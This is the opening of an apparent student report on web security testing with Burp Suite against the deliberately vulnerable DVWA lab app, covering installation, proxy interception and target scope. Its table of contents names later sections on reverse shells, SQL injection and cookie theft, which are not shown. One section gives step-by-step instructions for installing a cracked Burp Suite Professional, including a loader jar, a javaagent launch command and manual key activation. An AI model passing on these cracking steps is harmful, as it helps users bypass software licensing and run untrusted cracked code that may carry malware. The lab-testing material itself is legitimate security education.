# **1. INTRODUCTION:**

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Burp suite is a java application that can be used to secure or crack web applications. The suite consists of different tools, like a proxy server, a web spider an intruder and a so-called repeater, with which requests can be automated. You can use Burp's automated and manual tools to obtain detailed information about your target applications.

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

In this report I am using a combination of Burp tools to detect and exploit vulnerabilities in Damn Vulnerable Web App (DVWA) with low security. By default, Burp Scanner scans all requests and responses that pass through the proxy. Burp lists any issues that it identifies under Issue activity on the Dashboard. You can also use Burp Scanner to actively audit for vulnerabilities. Scanner sends additional requests and analyzes the application's traffic and behavior to identify issues.

Various examples are outlined in this report for different types of vulnerabilities such as: SQL injection, Cross Site Request Forgery (CSRF), Cross-site scripting, File upload, Local and Remote File Inclusion. I tested

various types of penetration testing tools in order to exploit different types of vulnerabilities. The report consists from the following parts:

1. Installing and Configuring BurpSuite
2. BurpSuite Intruder.
3. Installing XMAPP and DVWA App in Windows System.
4. Installing PHP, MySQL, Apache2, Python and DVWA App in Kali Linux.
5. Scanning Kali-Linux and Windows Using .
6. Understanding Netcat, Reverse Shells and Bind Shells.
7. Adding Burps Certificate to Browser.
8. Setting up Target Scope in BurpSuite.
9. Scanning Using BurpSuite.
10. Scan results for SQL Injection Vulnerability with BurpSuite and Using SQLMAP to Exploit the SQL injection.
11. Scan Results for Operating System Command Injection Vulnerability with BurpSuite and Using Commix to Exploit the OS Command Injection.
12. Scan Results for Cross Side Scripting (XSS) Vulnerability with BurpSuite, Using Xserve to exploit XSS Injection and Stealing Web Login Session Cookies through the XSS Injection.
13. Exploiting File Upload Vulnerability.
- 14: Exploiting Cross Site Request Forgery (CSRF) Vulnerability.
15. Exploiting File Inclusion Vulnerability.
16. References.

## **2. INSTALLING AND CONFIGURING BURPSUITE:**

### **a) Installing Community Edition of BurpSuite:**

1. Go to official website of BurpSuite.



<https://portswigger.net/burp>

2. Go to community edition and download BurpSuite for Windows:

<https://portswigger.net/burp/communitydownload>



3. Install BurpSuite. In the first run burp is going to ask you to accept the terms. Select "I agree".

4. In this page temporary project is the automatic selection because community version of burp suit does not allow you to save project into hard disk.



5. Click next . You can use “Burp Defaults”. Or you can load configurations from existing file. I am going to use the Burp defaults.

6. Then I got the following dashboard.

7. From "Settings" menu you can choose the display font size.

8. In the “Event Log” section, it displays everything that you know burp suit does in background. If any error pops up, then we can certainly identify in the Log section and fix accordingly

9. Let’s understand how proxy works. Click on “Proxy” section. Proxy is the essential part of BurpSuite because in the Proxy section we can monitor the requests that you send out from your web browser and the responses that you get back from server’s proxy. Proxy section also keeps track of the URLs that you have visited. BurpSuite is basically proxy that sits between your browser and server. When you setup proxy like BurpSuite, the request that you send out from web browser gets intercepted by proxy, the request that you send out from your web browser gets intercepted by the proxy , then you decide what to do with the request whether to forward the request to server to just to drop it and delete it. The proxy sections basically intercept the URLs and then you can now forward the URLs and requests to appropriate tools.

10. You can use burps embedded browser if you click on “Open browser”, then it should open the embedded browser. The embedded browser is specifically configured to work with BurpSuite and it basically comes on along with the installation of BurpSuite. You can also configure external browser to work with BurpSuite. In the defaults the proxy is configured to listen to incoming traffic at local host port number 8080.

11. Example, make sure to turn the intercept on. Back to BurpSuite browser. Request any website as example [www.youtube.com](http://www.youtube.com). The BurpSuite browser is flashing. If you go to “Proxy/Intercept” section you will see that the BurpSuite proxy intercepted the request made from web browser. The BurpSuite browser is hanging because it is waiting the BurpSuite proxy to forward the request it is holding or it has intercepted. We can drop or delete

the request or we can forward the request. When we select forward, the web page is loaded to the browser.



12. BurpSuite browser removed the SSL layer. SSL layer encrypts the traffic that the application received and sends out. BurpSuite needs data in plain text to work.

13. “Proxy/Http history” section saves the URLs that you have visited.

14. Click on “Target” tab. By default, the BurpSuite intercepts all web applications or URLs you visit. And when you actually doing or testing a website you actually don’t care about anything except the website or application you are testing. We can use “Target Scope” feature in BurpSuite to tell BurpSuite to crawl the application you are testing and it will ignore everything except the application you are testing. Add the URL of the website that you are interested to test.

15. From “Proxy/Options” section, we must check “And URL” options in “Intercept Client Requests” and “Intercept Server Requests” sections.

⚙ Burp Project Intruder Repeater Window Help Burp Suite Community

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Log

Intercept HTTP history WebSockets history Options

---

? **Intercept Client Requests**

⚙ Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

	Enabled	Operator	Match type	Relationship	Condition
Add	<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ...
Edit	<input type="checkbox"/>	Or	Request	Contains parameters	
Remove	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
Up	<input checked="" type="checkbox"/>	And	URL	Is in target scope	
Down					

Automatically fix missing or superfluous new lines at end of request  
 Automatically update Content-Length header when the request is edited

---

? **Intercept Server Responses**

⚙ Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

	Enabled	Operator	Match type	Relationship	Condition
Add	<input checked="" type="checkbox"/>		Content type h...	Matches	text
Edit	<input type="checkbox"/>	Or	Request	Was modified	
Remove	<input type="checkbox"/>	Or	Request	Was intercepted	
Up	<input type="checkbox"/>	And	Status code	Does not match	^304\$
Down	<input checked="" type="checkbox"/>	And	URL	Is in target scope	

Automatically update Content-Length header when the response is edited

16. In “Target/Site Map”, you can select filter to filter the links to show only the “Target/Scope” URLs.

Filter settings dialog box with various filtering options.

**Filter by request type**

- Show only in-scope items
- Show only requested items
- Show only parameterized requests
- Hide not-found items

**Filter by MIME type**

- HTML
- Script
- XML
- CSS
- Other text
- Images
- Flash
- Other binary

**Filter by status code**

- 2xx [success]
- 3xx [redirection]
- 4xx [request error]
- 5xx [server error]

**Folders**

- Hide empty folders

**Filter by search term [Pro only]**

- Regex
- Case sensitive
- Negative search

**Filter by file extension**

- Show only:
- Hide:



**Filter by annotation**

- Show only commented items
- Show only highlighted items

**Buttons:** Show all, Hide all, Revert changes, Cancel, Apply

## **b) Installing Professional Edition of BurpSuite:**

1. Professional Edition of BurpSuite is not available for free. But the crack of Professional Edition is available on the internet.
2. I installed jdk-16\_windows-x64\_bin.exe to make it simpler to install BurpSuite crack.
3. Download any BurpSuite crack from the internet. All cracks work in in same way. As example, I downloaded the crack of Burp\_Suite\_Professional\_2022.2.2\_Beta in Windows. When you open the folder, you get two files burploadner.jar and burpsuite\_pro\_v2022.2.2.jar.



4. Run burploadner.jar. Copy the License key and Press Run Button.



5. Now go to command line and change directory to the into the same folder you extracted the BURPSUITE file and type the below command:

```
> java -javaagent:burploader.jar -noverify -jar --illegal-access=permit burpsuite_pro_v2022.2.2.jar
```



6. The BurpSuite Professional program will run. Press I Accept to agreement.



7. Copy the key and Paste it into license field, and click next.

8. Now Press on "MANUAL ACTIVATION"



9. Now follow the steps in below image and copy paste the activation codes accordingly, and click next

